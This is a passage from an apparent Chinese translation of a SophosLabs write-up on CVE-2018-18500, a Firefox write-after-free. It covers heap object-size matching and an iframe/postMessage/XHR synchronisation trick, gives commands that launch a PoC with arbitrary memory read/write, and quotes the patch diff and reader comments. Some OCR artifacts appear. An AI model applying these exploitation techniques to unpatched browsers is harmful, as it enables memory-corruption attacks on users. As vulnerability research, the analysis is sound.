
```
   OnLoadEndArrayBuffer();
   return NS_OK;
 }
 ...
}

void FileReader::OnLoadEndArrayBuffer() {
 ...
 mResultArrayBuffer = JS::NewArrayBufferWithContents(cx, mDataLen, mFileData);
```

如果我们可以在使用ArrayBuffer来调用readAsArrayBuffer()和onload事件来破坏内存中的FileReader对象，我们可以使FileReader创建另一个格式错误的Arr

FileReader对象适合在此处使用，因为它的大小：

```
0:020> ?? sizeof(xul!mozilla::dom::FileReader)
unsigned int64 0x140
```

它与"img"元素（HTMLImageElement）兼容，其对象大小为0x138。



在文档中创建和使用对象

子iframe文档中止的另一个影响因素是，从它内部创建的任何XMLHttpRequest■FileReader对象都将从它们的父类中分离出来，并且将不再以我们想要的方式使用。

由于我们需要在特定时间点创建新的XMLHttpRequest和FileReader对象，而自定义元素构造函数在子iframe文档中运行，但是在文档加载中止后还需要它们的使用，我"同步"通过使用postMessage()和使用XHR的事件循环将执行传递到主页：

sync.html:

```
<body>

function receiveMessage(event) {
       console.log("point 2");
}
addEventListener("message", receiveMessage, false);

let f = document.createElement("iframe");
f.src = "sync2.html";
document.body.append(f);

</body>
```

sync2.html:

```
<body>

var delay_xhr = new XMLHttpRequest();
delay_xhr.open('GET', '/delay.xml', false);

parent.postMessage("", "*");

console.log("point 1");

delay_xhr.send(null);

console.log("point 3");

</body>
```

将会输出：

```
point 1 (child iframe)
point 2 (main page)
point 3 (child iframe)
```

通过这种方式，我们可以启用从子iframe运行的JavaScript代码，以在主页面中发送和调度JavaScript函数的执行，并确保它在获得控制权之前完成运行。

POC

PoC构建在上面所写的所有内容上，以生成一个ArrayBuffer，可用于从0x4141414141414141读取和写入内存。

```
$ python delay_http_server.py 8080 &
$ firefox http://127.0.0.1:8080/customelements_poc.html
```

我们可以在连接中找到具体使用方法：

on the SophosLabs GitHub repository.

漏洞修补

此bug在 Firefox 65.0中修补。
nsHtml5TreeOperation::Perform: nsHtml5TreeOpExecutor::RunFlushLoop and nsHtml5TreeOpExecutor::FlushDocumentWrite.

```
+  RefPtr<nsHtml5StreamParser> streamParserGrip;
+  if (mParser) {
+    streamParserGrip = GetParser()->GetStreamParser();
+  }
+  mozilla::Unused << streamParserGrip;  // Intentionally not used within function
```

■■■■■■■■■■■[https://news.sophos.com/en-us/2019/04/18/protected-cve-2018-18500-heap-write-after-free-in-firefox-analysis-and

上一篇：Linux权限维持之影子SUID的利用 下一篇：XSS相关一些个人Tips
1. 3 条回复


l024 2019-04-24 09:28:07

Free After Free 是什么神仙操作？

0 回复Ta


o0xmuhe 2019-04-26 09:26:59

原文是Write after Free吧...翻译都不看的么...审核也不看的么

0 回复Ta


s小胖不吃饭 2019-04-26 12:48:55

@o0xmuhe 谢谢您提醒，翻译的时候有些遗漏，已经修复！感谢

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录